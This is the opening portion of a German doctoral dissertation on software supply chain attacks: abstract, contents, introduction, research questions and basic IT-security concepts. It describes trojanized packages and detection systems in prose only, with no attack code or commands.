UNIVERSITÄT BONN

Software Supply Chain Angriffe

Analyse und Erkennung

Dissertation

zur Erlangung des Doktorgrades
Doctor Rerum Naturalium (Dr. rer. nat.)

vorgelegt von

Marc-Philipp Ohm
aus Bonn

vorgelegt an der
Rheinischen Friedrich-Wilhelms-Universität Bonn
Mathematisch-Naturwissenschaftliche Fakultät

im Promotionsfach
Informatik

Bonn, April 2021

Angefertigt mit Genehmigung der Mathematisch-Naturwissenschaftlichen
Fakultät der Rheinischen Friedrich-Wilhelms-Universität Bonn

Marc-Philipp Ohm
Software Supply Chain Angriffe – Analyse und Erkennung
1. Gutachter: Prof. Dr. Michael Meier
2. Gutachter: Prof. Dr. Matthew Smith
Erscheinungsjahr: 2021
Tag der Promotion: 17. September 2021

Rheinische Friedrich-Wilhelms-Universität Bonn
Mathematisch-Naturwissenschaftliche Fakultät
Institut für Informatik
Arbeitsgruppe IT-Sicherheit
Friedrich-Hirzebruch-Allee 8
53115 Bonn

Zusammenfassung

Moderne Softwareentwicklung profitiert in vielen Hinsichten von der ausgiebigen Wiederverwendung externer Softwaremodule. Die Abhängigkeit von externen und somit schwer zu kontrollierenden Softwaremodulen – welche in ihrer Gesamtheit als Software Supply Chain bezeichnet werden – birgt allerdings bisher kaum beachtete Gefahren. So kann ein Angreifer Schadcode in eine unscheinbare verwendete Drittanbieterbibliothek einschleusen, welcher sodann bis ins Endprodukt durchgereicht wird. Dort angelangt kann der Schadcode beispielsweise dazu genutzt werden, sensible Daten zu stehlen oder arbiträre Schadfunktionalität auszuführen.

Diese Dissertation beleuchtet das Phänomen Software Supply Chain Angriffe – also das vorsätzliche Einschleusen von Schadcode in eine Software durch Manipulation (Trojanisierung) einer Abhängigkeit – indem solche Angriffe systematisch erfasst und charakterisiert werden. Dazu wird mithilfe tatsächlich beobachteter Vorfälle eine Datengrundlage geschaffen und diese anschließend analysiert. Gewonnene Erkenntnisse werden dazu genutzt, ein signaturbasiertes sowie ein anomaliebasiertes Angriffserkennungssystem zu entwickeln. Ersteres arbeitet auf Basis wiederkehrender Charakteristika aus der statischen Quellcodeanalyse und Letzteres auf forensischen Artefakten aus der dynamischen Softwareanalyse.

Ergebnisse dieser Dissertation umfassen somit einerseits Erkenntnisse zu einer neuen beziehungsweise aufkommenden Angriffsklasse und andererseits geeignete Angriffserkennungssysteme. Diese eignen sich zum Betrieb als Früherkennungssystem (ACME) oder zur Integration in den Prozess der Softwareentwicklung (Buildwatch). Beide erzielten bereits erste praktische Erfolge wie das Auffinden bisher unentdeckter trojanisierter Softwarepakete. Darüber hinaus bildet die in dieser Dissertation geschaffene Systematisierung des Phänomenbereichs Software Supply Chain Angriffe das Fundament für weitere Forschung und Entwicklung.

Danksagung

Ich danke meinem Doktorvater Michael Meier für die Freiheit in der eigenen Forschung, die es mir ermöglicht hat, die hier vorgestellte Thematik zu erforschen. Ebenso gebührt ihm Dank für die Betreuung, Ausrichtung und Fokussierung auf meinem Weg zur Promotion. Des Weiteren danke ich meinen Kollegen für unzählige konstruktive Diskussionen, fachliche Unterstützung und gelegentliche Zerstreuung. Zu guter Letzt danke ich meiner Familie und Freunden für Unterstützung jeglicher Art und insbesondere meinen Kindern für ausreichend Ablenkung in der Zwischenzeit.

Für Anke, Samson und Minos

Inhaltsverzeichnis

1 Einleitung **1**
- 1.1 Forschungsfragen 3
- 1.2 Aufbau der Dissertation 4
- 1.3 Positionierung der Thematik 6

2 IT-Sicherheit und Software Supply Chain **9**
- 2.1 Ziele der IT-Sicherheit 10
- 2.2 Softwareentwicklung – Werkzeuge und Akteure 12
- 2.3 Softwareabhängigkeiten 15
- 2.4 Beteiligte am Software-Lebenszyklus 18
- 2.5 Vertrauensbeziehung zwischen den Beteiligten 18
- 2.6 Softwarequalitätssicherung durch Dev(Sec)Ops 20

3 Software Supply Chain Angriffe **23**
- 3.1 Empirische Studie zur Datenerhebung 24
  - 3.1.1 Methodologie 24
  - 3.1.2 Datengrundlage 26
- 3.2 Analyse beobachteter Angriffsvektoren 27
  - 3.2.1 Veröffentlichung trojanisierter Softwarepakete 28
  - 3.2.2 Trojanisierung bestehender Softwarepakete 32
  - 3.2.3 Ausführung des Schadcodes 34
- 3.3 Statistische Auswertung von Angriffscharakteristika 36
  - 3.3.1 Temporale Aspekte 36
  - 3.3.2 Ausführungszeitpunkte 38
  - 3.3.3 Obfuskationstechniken 39
  - 3.3.4 Zielgerichtete Angriffe 41
  - 3.3.5 Primäre Angriffsvektoren und -ziele 43
  - 3.3.6 Beziehung der Softwarepakete untereinander 45
- 3.4 Fazit 47

4 Signaturerkennung mithilfe statischer Quellcodeanalyse **49**
- 4.1 Verwandte Arbeiten 51
- 4.2 Methodologie 52

4.3 Grundlagen . . . 56
4.3.1 Codeähnlichkeitsanalyse mittels Abstrakter Syntakbäume . . 57
4.3.2 Clusteranalyse mittels Markov Cluster Algorithm . . . 59
4.4 Auswertung der Clusteranalyse . . . 61
4.5 Auswertung der Signaturgenerierung . . . 63
4.5.1 Automatische Signaturoptimierung . . . 65
4.6 Signaturbasierte Suche in Paket-Repositories . . . 65
4.6.1 Gefundene Softwarepakete . . . 66
4.6.2 Effizienz . . . 69
4.7 Fazit . . . 70

5 Anomalieerkennung mithilfe dynamischer Softwareanalyse 73
5.1 Verwandte Arbeiten . . . 74
5.2 Methodologie . . . 76
5.3 Grundlagen . . . 78
5.3.1 Dynamische Softwareanalyse . . . 79
5.3.2 Forensische Artefakte . . . 81
5.4 Auswertung der explorativen Datenanalyse . . . 82
5.4.1 Detailbetrachtung pro Softwarepaket . . . 83
5.4.2 Detailbetrachtung pro forensischem Artefakttyp . . . 88
5.5 Integration als DevSecOps-Werkzeug . . . 90
5.5.1 Architektur des Werkzeugs . . . 90
5.5.2 Rückkanal an den Entwickler . . . 92
5.6 Fazit . . . 94

6 Fazit und Ausblick 97

Literaturverzeichnis 101

Abkürzungsverzeichnis 113

Abbildungsverzeichnis 115

Tabellenverzeichnis 117

1 Einleitung

In unserer globalisierten und hoch spezialisierten Gesellschaft werden Produkte nur noch selten aus einer Hand gefertigt. Für ein Model S vom Automobilhersteller Tesla werden beispielsweise rund 2000 Teile von über 300 Lieferanten aus der ganzen Welt benötigt [@Tes14]. Dies setzt eine Vertrauensbeziehung zwischen dem Produzenten eines Produkts und den beteiligten Zulieferern voraus. Der Produzent muss direkt auf die Korrektheit und Qualität des zugelieferten Zwischenprodukts vertrauen. Ebenso vertraut er indirekt auf die Korrektheit und Qualität der Zulieferungen des Zwischenprodukts. Dieses transitive Vertrauen wird bis hin zum Rohstoff erbracht.

Nach dem Motto „Vertrauen ist gut, Kontrolle ist besser“ ist es nicht unüblich, dass Produzenten die Eingangswaren auf deren Qualität überprüfen. In der Wirtschaft bezeichnet Qualitätssicherung verschiedene Ansätze, um gegenseitig vereinbarte Qualitätsanforderungen zu prüfen. So können beispielsweise Wareneingangskontrollen durch Stichproben bei Liefereingang vereinbart werden und unzureichende Chargen werden nicht akzeptiert. Die Gesamtheit der Produktionsabhängigkeiten, also der am Endprodukt beteiligten Zulieferer und Prozesse, wird als Lieferkette (engl. *supply chain*) bezeichnet.

Betrachtet man Software als Produkt und dessen Komponenten als Zwischenprodukte, so lässt sich dieses Konzept auch auf die Softwareentwicklung übertragen. Analog wird diese Software-Lieferkette *Software Supply Chain*[1] genannt.

Software ist schon lange kein monolithisches Werk mehr. Das auch als „opportunistische Software-Systementwicklung“ betitelte Vorgehen von Entwicklern bezeichnet das Zusammenfügen von bestehenden Softwarepaketen, um neue Funktionalitäten schnell und kostengünstig zu realisieren [NOK08]. Gerade bei wiederkehrenden Problemen, wie beispielsweise das Bereitstellen einer sicheren Netzwerkverbindung, werden Softwarepakete von Drittanbietern bevorzugt eingesetzt. Paket-Repositories wie beispielsweise npm[2] oder Python Package Index (PyPI)[3] bieten Entwicklern ein mannigfaltiges Portfolio an einsatzbereiten Softwarepaketen.

[1] In dieser Dissertation wird durchgängig die englische Schreibweise *Software Supply Chain* verwendet.
[2] `https://www.npmjs.com/`
[3] `https://pypi.org/`

Analog zur Betrachtung eines Softwarepakets als Produkt kann ein Paket-Repository als Teilelager interpretiert werden. Wie im analogen Marktprodukt vorhanden wäre daher eine Wareneingangskontrolle wünschenswert. Diese findet leider nur unzureichend bis gar nicht statt. Das liegt unter anderem daran, dass Charakteristika von Software Supply Chain Angriffen bisher nur unzureichend bekannt sind und aktuelle Ansätze deswegen nur rudimentär implementiert werden. Ein weiteres Problem ist die Haftbarkeit von Paket-Repository-Betreibern. Ähnlich wie bei Filesharing-Plattformen stellt sich die Frage, ob hochgeladene Inhalte einer Kontrollpflicht unterliegen. Der Entwickler vertraut auf die Korrektheit und Qualität der von ihm verwendeten beziehungsweise durch den Paket-Repository-Betreiber bereitgestellten Softwarepakete.

Verwendete Softwarepakete können dennoch Schwachstellen enthalten. Dies wurde durch Schwachstellen wie Heartbleed (OpenSSL) [Dur+14] und Shellshock (Bash) [@The14] verdeutlicht. Das Einfügen von Schwachstellen in Software geschieht jedoch unbeabsichtigt durch Entwickler. Solche Schwachstellen können dann durch die Software Supply Chain bis in ein Endprodukt „vererbt“ werden.

Analog zu Schwachstellen in einem Softwarepaket können auch Schwachstellen im Prozess der Softwareentwicklung existieren. Angreifern ist es so möglich, durch Schwachstellen in der Software Supply Chain *absichtlich* Schadcode in ein Endprodukt zu injizieren. Prominente Beispiele stellen hierfür ShadowPad [@Kas17], CCleaner [@Wir18], NotPetya [@Ble17] und SolarWinds [@Fir20a] dar. Über die offiziellen Updatekanäle wurden die trojanisierten Versionen an Endanwender verteilt und richteten teils großen Schaden an.

Softwareprojekte können ihre Abhängigkeiten von Drittanbieter-Softwarepaketen oft nur unzureichend prüfen, sei es aus organisatorischen oder finanziellen Gründen. Ein durchschnittliches Node.js[4] Projekt weist beispielsweise rund 90 Abhängigkeiten auf [Vai+19]. Eine manuelle Sicherheitsüberprüfung aller Abhängigkeiten ist nur schwer durchführbar. Deswegen geht der opportunistische Einsatz von Drittanbieter-Softwarepaketen mit Vertrauen einher. Der Entwickler vertraut bei Betreibern eines Paket-Repositorys auf die Bereitstellung korrekter Softwarepakete. Paket-Repository Betreiber vertrauen hingegen Entwicklern korrekte Softwarepakete bereitzustellen. Doch eben dieses Vertrauen kann missbraucht werden.

Einen bedeutenden Vorfall bildet das npm-Paket `event-stream` aus 2018 [@npm18]. Zu diesem Zeitpunkt wurde `event-stream` von rund 1600 Softwarepaketen als

[4] JavaScript-Laufzeitumgebung, welche das Ausführen von JavaScript außerhalb des Webbrowsers ermöglicht.

Abhängigkeit aufgeführt und durchschnittlich 1,5 Millionen mal pro Woche heruntergeladen [@Th 18]. Das Softwarepaket wurde auf GitHub als Free/Libre Open Source Software (FOSS) entwickelt und ein vermeintlich gutmütiger Entwickler bot dem Ersteller seine Hilfe bei der Wartung und Weiterentwicklung an. Schlussendlich übertrug der Ersteller alle Publikationsrechte an den neuen Entwickler. Dieser wiederum erweiterte die Abhängigkeiten von `event-stream` um eine trojanisierte Version von `flatmap-stream`. Der Angriff richtete sich gezielt gegen Anwender des `Copay` Bitcoin-Wallets. Der in `flatmap-stream` versteckte Schadcode war dazu konzipiert, Accountinformationen und private Schlüssel zu stehlen.

Entstehende IT-Sicherheitsimplikationen bei Verwendung von verwundbaren Softwarepaketen sind weithin bekannt. Wie prominent und ausgeprägt Angriffe mithilfe von trojanisierten Softwarepaketen über die Software Supply Chain sind und welche Schutzmaßnahmen es gibt, fand bisher hingegen wenig explizite Betrachtung (siehe Abschnitt 1.3) und bildet in dieser Dissertation die übergeordnete Forschungsfrage: „Wie sind Software Supply Chain Angriffe typischerweise ausgeprägt und welche Gegenmaßnahmen sind möglich?“. Aus dieser leiten sich folgende konkrete Forschungsfragen, welche in den folgenden Kapiteln behandelt werden, ab.

1.1 Forschungsfragen

F1: Durch welche Angriffsvektoren werden trojanisierte Softwarepakete typischerweise in eine Software Supply Chain eingeschleust?

Die Beantwortung dieser Forschungsfrage beinhaltet die Offenlegung und Analyse von möglichen Angriffsvektoren auf Basis von beobachteten Vorfällen und führt somit zu einer Systematisierung von Angriffen auf Software Supply Chains.

F2: Welche typischen Software Supply Chain Angriffe mittels trojanisierten Softwarepaketen wurden beobachtet und welche Charakteristika kennzeichnen diese?

Anhand eines manuell zusammengestellten und analysierten Datensatzes trojanisierter Softwarepakete werden Aussagen über die Charakteristika typischer Software Supply Chain Angriffe getroffen. Es wird gezeigt, welche Techniken Angreifer einsetzen und welche Ziele sie durch einen solchen Angriff verfolgen.

F3: Wie können wiederkehrende Charakteristika zur automatisierten Signaturgenerierung verwendet werden?

Es wird mittels vielfältiger Codeähnlichkeits- und Clusteranalysen untersucht, inwiefern wiederkehrende Charakteristika zur Signaturgenerierung geeignet sind.

F4: Wie können Signaturen und Techniken der Software-Qualitätssicherung zum Auffinden unentdeckter trojanisierter Softwarepaket verwendet werden?

Eine Evaluation der generierten Signaturen zeigt, ob eine frühzeitige Entdeckung bisher unbemerkter trojanisierter Softwarepakete seitens der Betreiber von Paket-Repositories realisierbar ist. Des Weiteren wird evaluiert, wie die dynamische Softwareanalyse als Technik der Software-Qualitätssicherung durch Verfahren der Malware-Analyse erweitert werden können, um Entwickler bereits vor Veröffentlichung ihres Softwarepakets auf eine mögliche Kompromittierung hinzuweisen.

1.2 Aufbau der Dissertation

Ziel dieser Dissertation ist es, den Phänomenbereich der Software Supply Chain Angriffe zu systematisieren und entsprechende Angriffserkennungssysteme (engl. *intrusion detection systems*) zu entwerfen. Daher besteht der Beitrag dieser Dissertation aus drei Komponenten, die in separaten Kapiteln behandelt werden. Wie in Abbildung 1.1 auf der nächsten Seite ersichtlich, wird zuerst eine Datengrundlage aus bereits bekannten Software Supply Chain Angriffen in Kapitel 3 geschaffen. Basierend auf Erkenntnissen der Analyse dieser Datengrundlage werden in Kapitel 4 und Kapitel 5 zwei Angriffserkennungssysteme entworfen und evaluiert.

Abschnitt 1.3 ordnet die eingangs vorgestellte Thematik in einen wissenschaftlichen Rahmen ein. Dabei wird eine Abgrenzung zwischen verwundbaren und trojanisierten Softwarepaketen vorgenommen und es werden erste verwandte Arbeiten vorgestellt und reflektiert.

Kapitel 2 bietet eine Ontologie aus Begrifflichkeiten der IT-Sicherheit sowie der Softwareentwicklung und zeigt ihre Zusammenhänge auf. Anschließend werden Ziele der IT-Sicherheit mit Praktiken der Softwareentwicklung in Verbindung gebracht. Der Fokus liegt auf der kollaborativen (FOSS) Softwareentwicklung und der automatisierten Software-Qualitätssicherung. Dabei wird erkennbar, dass der Prozess der Softwareentwicklung eine Vielzahl von Akteuren und Werkzeugen umfasst, welche untereinander Vertrauensbeziehungen pflegen oder systemrelevante Funktionalitäten bieten. Beides kann zu potenziellen Schwachstellen in einer Software Supply Chain führen.




Abb. 1.1: Inhaltlicher Aufbau der Dissertation. Initial wird eine Datengrundlage aus bekannten Software Supply Chain Angriffen geschaffen. Erkenntnisse aus der Analyse dieser Datengrundlage werden dazu eingesetzt, um zwei Arten von Angriffserkennungssystemen zu entwerfen.

Kapitel 3 widmet sich den ersten beiden Forschungsfragen und stellt auf Basis einer empirischen Studie Erkenntnisse über beobachtete Angriffsvektoren und statistische Angriffscharakteristika dar. Es wird der Istzustand von Software Supply Chain Angriffen im FOSS Ökosystem erfasst und systematisch auf Vorgehensweisen und Gemeinsamkeiten untersucht. Somit werden Forschungsfrage F1 und Forschungsfrage F2 beantwortet. Dabei wird insbesondere FOSS betrachtet, da diese durch ihre Quelloffenheit einen nachvollziehbaren Einblick in den Phänomenbereich erlaubt. Erkenntnisse aus dieser Analyse bilden das Fundament für die folgenden Untersuchungen. Wichtige Ergebnisse sind, dass die meisten trojanisierten Softwarepakete mittels Typosquatting und mit dem Ziel des Datendiebstahls[5] in eine Software Supply Chain eindringen. Darüber hinaus ist ein Clustering anhand wiederverwendeten Schadcodes der trojanisierten Softwarepakete möglich.

Basierend auf den in Kapitel 3 gewonnen Erkenntnissen werden zwei unterschiedliche Angriffserkennungssysteme entwickelt. Dafür bieten sich einerseits signaturbasierte und andererseits anomaliebasierte Verfahren an [MS05]. Erstere verwenden erkannte Muster aus vorhergegangen und bekannt gewordenen Angriffen, um diese zukünftig erkennen zu können. Bei anomaliebasierten Angriffserkennungssystemen werden Abweichungen vom erwarteten Normalverhalten als potenzieller Angriff gewertet.

In Kapitel 4 werden in der Datengrundlage erkannte, wiederkehrende Charakteristika dazu genutzt, eine signaturbasierte Früherkennung mittels statische Quellcodeanalyse von trojanisierten Softwarepaketen zu realisieren, um die Forschungsfragen Forschungsfrage F3 und Forschungsfrage F4 zu beantworten. Verschiedene Verfahren

[5] Der gebräuchliche Begriff des Datendiebstahls trifft im hier genannten Kontext eigentlich nicht zu da die Daten nicht gestohlen, sondern unrechtmäßig vervielfacht werden.

der Codeähnlichkeits- und Clusteranalysen werden evaluiert, um möglichst robuste Signaturen zu finden. Es wird evaluiert, wie sich Signaturen an einem möglichst frühen Zeitpunkt des Software-Lebenszyklus zum Aufspüren bisher unentdeckter, trojanisierter Softwarepakete einsetzen lassen. Die frühzeitige Erkennung – vor Verteilung des Schadcodes – kann somit zu einer Verhinderung des Angriffs führen. Durch Abgleich der Signaturen mit dem Paket-Repository npm wurden sieben bisher unentdeckte trojanisierte Softwarepakete aufgespürt und entsprechend gemeldet.

Die Erkennung von bereits laufenden Software Supply Chain Angriffen wird in Kapitel 5 behandelt. Davon ausgehend, dass ein trojanisiertes Softwarepaket bereits über die Software Supply Chain in ein Softwareprojekt gelangt ist, wird untersucht, wie der Angriff noch vor Auslieferung der kompromittierten Software erkannt und gestoppt werden kann. Dazu werden bereits vorhandene Techniken der Softwareentwicklung für die Detektion erweitert und zur Beantwortung von Forschungsfrage F4 evaluiert. Dynamische Analyse, wie sie auch in der Malware-Detektion eingesetzt wird, wird dazu genutzt, Änderungen im Verhalten der Software festzustellen. Erkannte Anomalien – im Vergleich zu vorherigen Versionen der Software – können den Entwickler noch vor Veröffentlichung seiner Software auf eine mögliche Kompromittierung aufmerksam machen. Dieser kann sodann die Veröffentlichung stoppen und weiteren Schaden – beispielsweise in abhängigen Softwarepaketen – verhindern.

Abschließend werden in dieser Dissertation gewonnene Erkenntnisse in Kapitel 6 als Fazit festgehalten und ein entsprechender Schluss gezogen. Ebenso erfolgt ein Ausblick auf zukünftige und ungelöste Probleme.

1.3 Positionierung der Thematik

Um die in dieser Dissertation behandelte Thematik und deren Umfang abzustecken, werden zunächst die verwandten Themen abgegrenzt und erste Begrifflichkeiten vorgestellt.

Eine Verwundbarkeit (engl. *vulnerability*) eines Systems erlaubt es einem Angreifer Sicherheitsmechanismen zu umgehen [Eck18]. Zu den bekanntesten Beispielen gehören Pufferüberläufe (engl. *buffer overflow*), bei welchen durch mangelnde Eingabeüberprüfung zu große Mengen an Daten in einen zu kleinen reservierten Speicherbereich geschrieben werden können. Dies ermöglicht es einem Angreifer

beispielsweise Rücksprungadressen zu überschreiben und somit den Programmverlauf zu manipulieren. Verwundbarkeiten geraten meist durch Fahrlässigkeit in eine Software.

Das Open Web Application Security Project (OWASP) erhebt periodisch Statistiken und Rankings zu den zehn kritischsten Sicherheitsrisiken für Webanwendungen. In der letzten Version aus 2017 wird an neunter Stelle die „Nutzung von Komponenten mit bekannten Schwachstellen“ genannt. Das Problem wird dabei als „sehr weit verbreitet“ bezeichnet. [@OWA17]

Dementsprechend existieren zahlreiche wissenschaftliche Arbeiten zu diesem Thema, weshalb hier lediglich die Bedeutendsten aufgelistet werden. Solche Arbeiten beschäftigen sich unter anderem damit, die Auswirkungen von Verwundbarkeiten auf abhängige Softwarepakete abzuschätzen [DMC18; Zer+19; Kik+17; PPS15; PPS17] oder eine automatische Aufdeckung von verwundbaren Softwarekomponenten durch Quellcodeanalyse zu ermöglichen [Wan19; Sca+14; Alm19; PPS18; Tra+15]. Es wurde untersucht, wie groß der zeitliche Versatz nach Verfügbarkeit von Sicherheitsupdates ist [Chi+19] und wie die tatsächliche Verbreitung von Verwundbarkeiten ist [Pas+18; Rad+20; Pon+19].

Im Gegensatz zu fahrlässig eingeführten Verwundbarkeiten kann ein Angreifer vorsätzlich Schadcode in eine Software einschleusen. Anstatt eine Verwundbarkeit in eine Software einzufügen und diese anschließend auszunutzen, können verschiedene Verwundbarkeiten im Prozess der Produktentwicklung ausgenutzt werden, um Schadfunktionalität zu platzieren.

So gab es in der Vergangenheit beispielsweise Meldungen über vorinstallierte Schadsoftware auf Smartphones [@Bun19]. Schadfunktionalität kann aber auch während der Softwareentwickler eingeschleust werden. So könnte beispielsweise ein speziell angefertigter Compiler jeder gutartigen Software Schadcode einfügen [Tho84; Whe05; Whe10]. Ebenso kann Schadfunktionalität durch Abhängigkeiten in eine Software gelangen.

Moderne Software wird modular entwickelt und bindet oft Softwarepakete von Drittanbietern als Modul ein. Die „Kette“ von Abhängigkeiten eines Softwareprojekts (siehe Abschnitt 2.3) wird *Software Supply Chain* (dt. *Software-Lieferkette*) genannt.

Software Supply Chain bezeichnet die Gesamtheit aller Softwareabhängigkeiten eines Softwareprojekts. Dies umfasst sowohl direkte Abhängigkeiten als auch aus Abhängigkeiten entstehende transitive Abhängigkeiten.

Jedes „Glied“ einer Software Supply Chain bildet dabei ein potenzielles Risiko, da Verwundbarkeiten oder Schadfunktionalität bis zum Endprodukt durchschlagen können. Das vorsätzliche Einschleusen von Schadcode in eine Software mittels einer trojanisierten[6] Abhängigkeit wird als *Software Supply Chain Angriff* bezeichnet. Verschiedene Angriffsvektoren, wie ein Angreifer dies erreichen kann, werden in Kapitel 3 identifiziert und systematisiert.

Abgrenzend zu einer Software Supply Chain existieren die analogen Konzepte der Hardware Supply Chain sowie der Data Supply Chain. Ersteres bezeichnet die Lieferkette aus Hardwarekomponenten, um ein Endprodukt zu produzieren. Dieses Endprodukt kann beispielsweise durch manipulierte Hardware kompromittiert werden [@Blo18]. Von einer Data Supply Chain wird meist im Rahmen von Business Intelligence gesprochen [@Edu20; @Ine16]. Hier werden Daten aus mehreren Quellen aggregiert und zentral ausgewertet. Durch manipulierte Daten könnte ein Intrusion Detection System fehlgeleitet werden [@Blo20].

In dieser Dissertation werden Software Supply Chain Angriffe, also das vorsätzliche Einschleusen von trojanisierten Softwarekomponenten, untersucht. Dazu wird die Verbreitung in diesem Phänomenbereich erfasst und quantifiziert. Darauf basierend werden entsprechende Angriffserkennungssysteme entwickelt sowie evaluiert.

[6] Dieser Begriff ist technisch nicht korrekt (Januswort) greift aber das gebräuchliche Bild eines Trojanischen Pferdes auf, um das Hinzufügen von schädlichem Inhalt in ein vertrauenswürdiges Äußeres widerspiegeln.

2 IT-Sicherheit und Software Supply Chain

Dieses Kapitel bildet eine Nomenklatur und zeigt Zusammenhänge zwischen den Zielen der IT-Sicherheit und der Vorgehensweise in der Softwareentwicklung auf. Es wird gezeigt, dass die Vielzahl und Konstellation der an der Softwareentwicklung beteiligten Akteure und Werkzeuge eine potenzielle Angriffsfläche für Software Supply Chain Angriffe bilden. Betrachtet man nochmals die in der Einleitung erwähnte Automobilindustrie, so muss ein Auto nicht nur fahren können, sondern auch Ansprüche der Fahrzeugsicherheit beziehungsweise Straßenverkehrssicherheit erfüllen. Diese werden in Deutschland durch eine Vielzahl von Instituten und Behörden kontrolliert und stetig angepasst. Beispielsweise werden Sicherheitsstandards durch Crashtests evaluiert und bewertet.

Obiger Analogie folgend muss ein IT-System beziehungsweise eine Software nicht nur ihre Aufgabe erfüllen, sondern dabei auch sicher im Betrieb sein. Während im Verkehrssicherungswesen die Sicherheit kontinuierlich durch Institutionen wie dem Technischen Überwachungsverein (TÜV) oder der Polizei überwacht wird, fehlen solche verpflichtende Prüfstellen für die Softwareentwicklung.

Seit einigen Jahren bietet der TÜV SÜD eine freiwillige Prüfung der Softwarequalität[1] unter den Aspekten der Funktionalität, Benutzerfreundlichkeit und Datensicherheit an. Insbesondere der Aspekt der IT-Sicherheit wird von Entwicklern oftmals vernachlässigt [Nai+17].

Ziele und Begriffe der IT-Sicherheit werden in Abschnitt 2.1 eingeführt. Anschließend wird in Abschnitt 2.2 ein Prozessmodell der Softwareentwicklung mit Fokus auf Free/Libre Open Source Software (FOSS)-Projekte beschrieben. Das Ökosystem einer Programmiersprache und insbesondere deren Umgang mit Softwareabhängigkeiten wird in Abschnitt 2.3 behandelt. Abschnitt 2.4 beschäftigt sich mit den an einer Softwareentwicklung beteiligten Akteuren sowie deren Vertrauensbeziehungen untereinander. Abschließend wird in Abschnitt 2.6 gezeigt wie Dev(Sec)Ops zur Qualitätssicherung von Software eingesetzt werden kann.

[1] https://www.tuvsud.com/de-de/dienstleistungen/produktpruefung-und-produktzertifizierung/pruefung-der-softwarequalitaet

2.1 Ziele der IT-Sicherheit

IT-Systeme sind technische Systeme zur Speicherung sowie Verarbeitung von Informationen. Solche Systeme sind ständig gewissen Bedrohungen (engl. *threats*) ausgesetzt. IT-Sicherheit umfasst Funktionen und Prozesse, um den sicheren Betrieb des IT-Systems trotz bestehender Bedrohungen zu gewährleisten. Dabei bilden Informationen die Schutzgüter eines IT-Systems. Um deren Sicherheit zu gewährleisten, wurden Schutzziele formuliert. [Eck18]

Die klassischen drei Schutzziele der IT-Sicherheit umfassen dabei die *Verfügbarkeit*, *Integrität* und *Vertraulichkeit* von Informationen beziehungsweise Daten. Jene Eigenschaften sollen im Folgenden präzisiert werden.

Verfügbarkeit bezeichnet den Schutz vor unbefugter Beeinträchtigung der Funktionalität eines Systems. Ziel ist es, Informationen und Ressourcen zu jedem benötigten Zeitpunkt anbieten zu können. [Bis05; WK06]

Eine mögliche Bedrohung für die Verfügbarkeit ist beispielsweise ein Serverausfall durch Elementarschaden. Durch physische Zerstörung wird das System unzugänglich. Ebenso kann ein Denial of Service (DoS) Angriff, bei dem der Server mit einer Vielzahl an Anfragen überlastet wird und somit legitime Anfragen nicht mehr beantwortet werden können, zu einer Beeinträchtigung der Verfügbarkeit führen.

Als Schutzmaßnahmen bieten sich hier unter anderem Redundanz und regelmäßige Backups an.

Integrität ist das Ziel, ein System vor unbefugter Modifikation der enthaltenden Informationen zu schützen. Es soll sichergestellt werden, dass Informationen nicht durch unautorisierte Entitäten unbemerkt verändert werden können. [Bis05; WK06]

Die Integrität kann durch fehlerhafte Hard- oder Software bedroht werden, nämlich wenn diese die Information nicht korrekt speichern kann. Des Weiteren kann durch Injection-Angriffe wie beispielsweise einer SQL-Injection, bei welcher unkontrollierte Nutzereingaben es dem Angreifer ermöglichen, Datenbankinhalte zu manipulieren, die Integrität der Daten verletzt werden.

Verschlüsselung und Prüfsummen können dabei, helfen die Integrität der Daten zu wahren.

Vertraulichkeit gewährleistet Schutz vor Informationsgewinn von Unbefugten. Es soll verhindert werden, dass Unbefugte Einsicht in Informationen bekommen. [Bis05; WK06]

Sensible Informationen können auf vielen Wegen an Unbefugte gelangen. Ein Angreifer kann beispielsweise mittels „Shoulder Surfing“ durch einfaches Mitlesen der Passworteingabe über die Schulter blickend eben dieses erfahren. Ebenso können unverschlüsselte Verbindungen wie beispielsweise E-Mails vom Angreifer digital abgefangen und gelesen werden.

Zum Schutz der Vertraulichkeit kommen unter andrem Verschlüsselung und Zugriffskontrollverfahren infrage.

Wie eingangs erwähnt und für die Schutzziele gezeigt, existieren einerseits Bedrohungen der Funktionssicherheit (engl. *safety*) und anderseits der Informationssicherheit (engl. *security*). Beide Themengebiete werden im Deutschen unter dem Begriff der IT-Sicherheit zusammengefasst. Zu Bedrohung für die Funktionssicherheit zählen beispielsweise höhere Gewalt (Blitzschlag, Überschwemmung) und technisches Versagen (Stromausfall), aber auch Fahrlässigkeit (Fehlbedienung) und organisatorische Mängel (zum Beispiel ungeschultes Personal). [Eck18]

Im Rahmen dieser Arbeit werden ausschließlich vorsätzliche Bedrohungen für die Informationssicherheit betrachtet. Solche Bedrohungen umfassen beispielsweise die absichtliche Manipulation von Daten, die dadurch die Integrität eines IT-Systems beeinträchtigt. Ebenso zählen Hacking und Spionage, mit gegebenenfalls Einbußen für die Vertraulichkeit eines IT-Systems, dazu. Bedrohungen wie DoS-Angriffe hingegen gefährden die Verfügbarkeit eines IT-Systems. [Eck18]

Um Angriffe zu erkennen werden sogenannte Angriffserkennungssysteme (engl. *intrusion detection systems*) eingesetzt. Diese werden für gewöhnlich daran unterschieden, wie sie die Angriffe erkennen. Im Allgemeinen spricht man von signaturbasierter sowie von anomaliebasierter Erkennung. Beide Verfahren haben gewisse Vor- beziehungsweise Nachteile und können auch kombiniert eingesetzt werden.

